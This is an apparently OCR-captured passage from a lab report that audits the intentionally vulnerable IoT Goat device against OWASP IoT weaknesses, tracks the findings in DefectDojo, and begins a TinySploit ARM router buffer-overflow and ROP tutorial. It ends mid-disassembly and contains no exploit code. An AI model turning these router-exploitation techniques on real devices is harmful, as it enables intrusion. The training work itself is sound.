



Summary of Findings

2.4 Lack of secure update mechanism

Lack of Secure Update Mechanism
Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates


- Lack of update mechanism on IOT Goat
- 

- Lack of secure delivery (unencrypted data)
- 
- Lack of anti-rollback mechanisms
- Lack of notifications of security changes due to updates
- Updating in defect dojo





2.5 Use of insecure or outdated components

If you navigate to system packages you find list of installed packages which are outdated making device vulnerable




Now using Routersploit to exploit the device





2.5.1 Adding to defect Dojo



2.6 Insufficient privacy protection


Many IoT devices store users' personal information so as to operate or provide product features. Unfortunately, that personal data isn't always properly protected and secured. This data is often stored within the manufacturer's databases in addition to on the actual devices, adding another potentially vulnerable system. Attackers frequently target both IoT devices and their associated databases to access that valuable user data. A notable example of this would be when Orbivo's database was compromised, exposing two billion user records.

What IoT Manufacturers Can Do: Store as little sensitive information as needed. For the data you absolutely need to store, establish and define a data protection policy. Even with these protections in place, it would be wise to create an incident response plan in the event of a data breach.


2.7 Insecure Data Transfer and Storage

Insecure Data Transfer and Storage
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.

Checking logs in admin/syslogs




Checking firmware files for insecure storage



Red flags for all unencrypted data found on logs and site templates

2.7.1 Adding to defect Dojo



2.8 Lack of device management


When you have only a few of a device, device management is trivial. But, when those few devices are multiplied by dozens, hundreds, or even thousands, device management can quickly become a nightmare.

Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.


2.9 Insecure Default settings

As you navigate to admin/network/dhcp


`Default DNs and DHCP data stored in default files`




`Also Default ACLs are found admin/service/pnup`



`Some default startup locations in admin/system/startup`



2.9.1 Adding to defect Dojo




2.10 Lack of physical Hardening

Insufficient physical hardening concerning IoT devices can be easy to overlook. But thanks to its inherent accessibility, IoT is left more exposed to potential physical threats than other technology.

What IoT Manufacturers Can Do: Start with the understanding that your users will open up the device, inspect it, and modify it. Most people won't, but some will – and with enough motivation, they most likely will break your device. Consider what they would do and how they would do it; whether it be someone trying to disable a smart alarm system to pull off a robbery or someone circumventing a smart meter's settings to reduce their electric bill. Consider how long a device could withstand a physical attack plus an attacker's probable skill level, and build your learnings into the device.

2.11 Defect Dojo Finding and metrics

CI and CD engagement



CI/CD Pipeline creation


None of these common security issues will be resolved overnight, especially as IoT continues to proliferate through all aspects of our lives – professionally and personally. However, by implementing solutions to these common problems in IoT devices, we can take a small step toward a (slightly) more secure world

Chapter 3: **ARM Router Exploitation and Wi-Fi exploitation**

3.1 Damn Vulnerable Arm Router (TinySploit)

In this Tutorial I would like to give you an introduction into writing a ROP chain for ARM based systems. I picked up the TinySploit machine because everyone can download it and you have to deal with some pitfalls like `Null Byte` characters. It also got another challenge in form of a traffic light. Let's start with trying to understand the vulnerability in the TinySploit Arm Router application.

Adding Our product to defect Dojo




3.2 Identify vulnerability


On Internet of Things (IoT) devices you often encounter vulnerabilities like buffer overflows, static encryption keys or alternative credentials. Issues regarding to the authorization and authentication management are also pretty common. In this case we can exploit a buffer overflow but it is not that straight forward as it seems at the first view

I picked up the TinySploit machine because everyone can download it and you have to deal with some pitfalls like Null Byte characters. It also got another challenge in form of a traffic light

https://www.vulnhub.com/entry/damn-vulnerable-arm-router-dvar-tinysploitarm,224/

Let's check the VM


Lights Control
DONT WALK
WALK



disassembled output of the vulnerable function which is Log


```
0x00013438 <+0>:    push  {r0, r1, r2, r3}        0x0001343c <+4>:    push
{r11, lr}         0x00013440 <+8>:    add   r11, sp, #4         0x00013444
<+12>:    sub   sp, sp, #824    ; 0x338           #[... shorten ...]
0x00013484 <+76>:   bl  0x10d1c <vsprintf@plt>          0x00013488 <+80>:
